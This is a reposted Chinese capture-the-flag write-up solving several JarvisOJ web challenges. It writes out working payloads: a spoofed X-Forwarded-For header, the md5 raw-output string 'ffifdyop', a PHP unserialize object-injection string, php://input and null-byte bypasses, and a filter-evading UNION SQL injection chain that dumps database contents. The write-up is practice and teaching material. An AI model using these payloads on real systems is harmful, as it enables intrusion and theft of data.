JarvisOJ平台Web题部分writeup

转载

weixin_30614109 于 2017-11-28 13:41:00 发布 116 收藏
文章标签： php 运维 操作系统
原文链接：http://www.cnblogs.com/hell0w/p/7909488.html

PORT51

题目链接：http://web.jarvisoj.com:32770/

Please use port 51 to visit this site.

这道题本来以为是访问服务器的51号端口，但是想想又不太对，应该是本地的51号端口访问服务器

想着用linux下的curl命令指定本地端口

curl --local-port 51 http://web.jarvisoj.com:32770/

测试过程中在虚拟机没成功，于是在windows下用本地端口访问，成功

```
C:\Users\Administrator>curl --local-port 51 http://web.jarvisoj.com:32770/
<!DOCTYPE html>
<html>
<head>
<title>Web 100</title>
<style type="text/css">
        body {
                background:gray;
                text-align:center;
        }
</style>
</head>

<body>
        <h3>Yeah!! Here's your flag: [redacted]</h3>
</body>
</html>

C:\Users\Administrator>
```


windows下curl下载地址https://curl.haxx.se/download.html，选择windows版本即可

LOCALHOST

题目入口：http://web.jarvisoj.com:32774/

localhost access only!!

修改http头中的X-Forwarded-For即可



得到flag

Login

需要密码才能获得flag哦。


题目链接：http://web.jarvisoj.com:32772/

是个输密码的文本框

password: submit

以为是个sql注入，但是发现输入单引号什么并没有过滤或者报错，一直提示错误的密码

在headers中发现hint



md5($pass,true)是个重点

```
md5(string,raw)
```

参数	描述
string	必需。规定要计算的字符串。
raw	可选。规定十六进制或二进制输出格式： • TRUE - 原始 16 字符二进制格式 • FALSE - 默认。32 字符十六进制数

百度上找到一篇文章，有详细介绍，输入**ffifdyop**即可得到flag

文章地址：http://www.freebuf.com/column/150063.html

神盾局的秘密

这里有个通向神盾局内部网络的秘密入口，你能通过漏洞发现神盾局的秘密吗？

题目入口：http://web.jarvisoj.com:32768/

```
<img src="showimg.php?img=c2hpZWxkLmpwZw==" width="100%"/>
```

发现有经base64编码后的文件名，猜测文件读取，先读取index.php内容，将文件名进行base64编码

view-source:http://web.jarvisoj.com:32768/showimg.php?img=aW5kZXgucGhw

```
<?php
    require_once('shield.php');
    $x = new Shield();
    isset($_GET['class']) && $g = $_GET['class'];
    if (!empty($g)) {
        $x = unserialize($g);
    }
    echo $x->readfile();
?>
```

再读取shield.php的内容

view-source:http://web.jarvisoj.com:32768/showimg.php?img=c2hpZWxkLnBocA==

```
<?php
    //flag is in pctf.php
    class Shield {
        public $file;
        function __construct($filename = '') {
            $this -> file = $filename;
        }

        function readfile() {
            if (!empty($this->file) && stripos($this->file,'..')===FALSE
            && stripos($this->file,'/')===FALSE && stripos($this->file,'\\')==FALSE) {
                return @file_get_contents($this->file);
            }
        }
    }
?>
```

最后再看看showimg.php的内容

```
<?php
    $f = $_GET['img'];
    if (!empty($f)) {
        $f = base64_decode($f);
        if (stripos($f,'..')===FALSE && stripos($f,'/')===FALSE && stripos($f,'\\')===FALSE
        && stripos($f,'pctf')===FALSE) {
            readfile($f);
        } else {
            echo "File not found!";
        }
    }
?>
```

综合分析，题目过滤了".."、"/"、"\\"，"pctf"

最后是要将实例进行序列化，最后在index.php提交序列化后的内容

序列化测试代码：


```
<?php
class Shield {
        public $file;
        function __construct($filename = 'pctf.php') {
            $this -> file = $filename;
        }
}
$str = new Shield();
echo serialize($str);
?>
```

将pctf.php传入参数$filename

序列化后的结果：

```
O:6:"Shield":1:{s:4:"file";s:8:"pctf.php";}
```

在index.php页面提交即可




```
<?php
    //Ture Flag :
    //Fake flag:
    echo "FLAG: PCTF{I_4m_not_fl4g}"
?>
<img src="showimg.php?img=c2hpZWxkLmpwZw==" width="100%"/>
```

IN A Mess

代码审计，题目给的代码没有格式，我简单的整理了下

```
<?php
if(!$_GET['id'])
{
    header('Location: index.php?id=1');
    exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
    echo 'Hahahahahaha'; return ;
}
$data = @file_get_contents($a,'r');
if($data=="1112 is a nice lab!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and
substr($b,0,1)!=4)
{
    require("flag.txt");
}
else
{
    print "work harder!harder!harder!";
}
?>
```

ctf-实验平台上有类似的一道题

id可以用字母绕过，a用伪协议php://input，b用%00截断就好了

```
http://web.jarvisoj.com:32780/index.php?id=a&a=php://input&b=%00122111
```

```
post内容："1112 is a nice lab!"
```

得到下一关的地址

```
Come ON!!! {/^HT2mCpcvOLf}
```

sql绕过

```
//查显示位：得到3
http://web.jarvisoj.com:32780/^HT2mCpcvOLf/index.php?id=0/*111*/ununionion/*111*/seselectlect/*111*/1,2,3#
//暴库：得到test
http://web.jarvisoj.com:32780/^HT2mCpcvOLf/index.php?
id=0/*111*/ununionion/*111*/seselectlect/*111*/1,2,group_concat(schema_name)/*111*/frfromom/*111*/informatio
n_schema.schemata#
//爆表：得到content
http://web.jarvisoj.com:32780/^HT2mCpcvOLf/index.php?
id=0/*111*/ununionion/*111*/seselectlect/*111*/1,2,group_concat(table_name)/*111*/frfromom/*111*/information
_schema.tables/*111*/where/*111*/table_schema=0x74657374
//爆字段：得到id,context,title
http://web.jarvisoj.com:32780/^HT2mCpcvOLf/index.php?
id=0/*111*/ununionion/*111*/seselectlect/*111*/1,2,group_concat(column_name)/*111*/frfromom/*111*/informatio
n_schema.columns/*111*/where/*111*/table_name=0x636f6e74656e74
//爆内容：
http://web.jarvisoj.com:32780/^HT2mCpcvOLf/index.php?
id=0/*111*/ununionion/*111*/seselectlect/*111*/1,2,group_concat(context)/*111*/frfromom/*111*/test.content#
```

最后得到flag

本文固定地址：http://www.cnblogs.com/hell0w/p/7909488.html

转载于:https://www.cnblogs.com/hell0w/p/7909488.html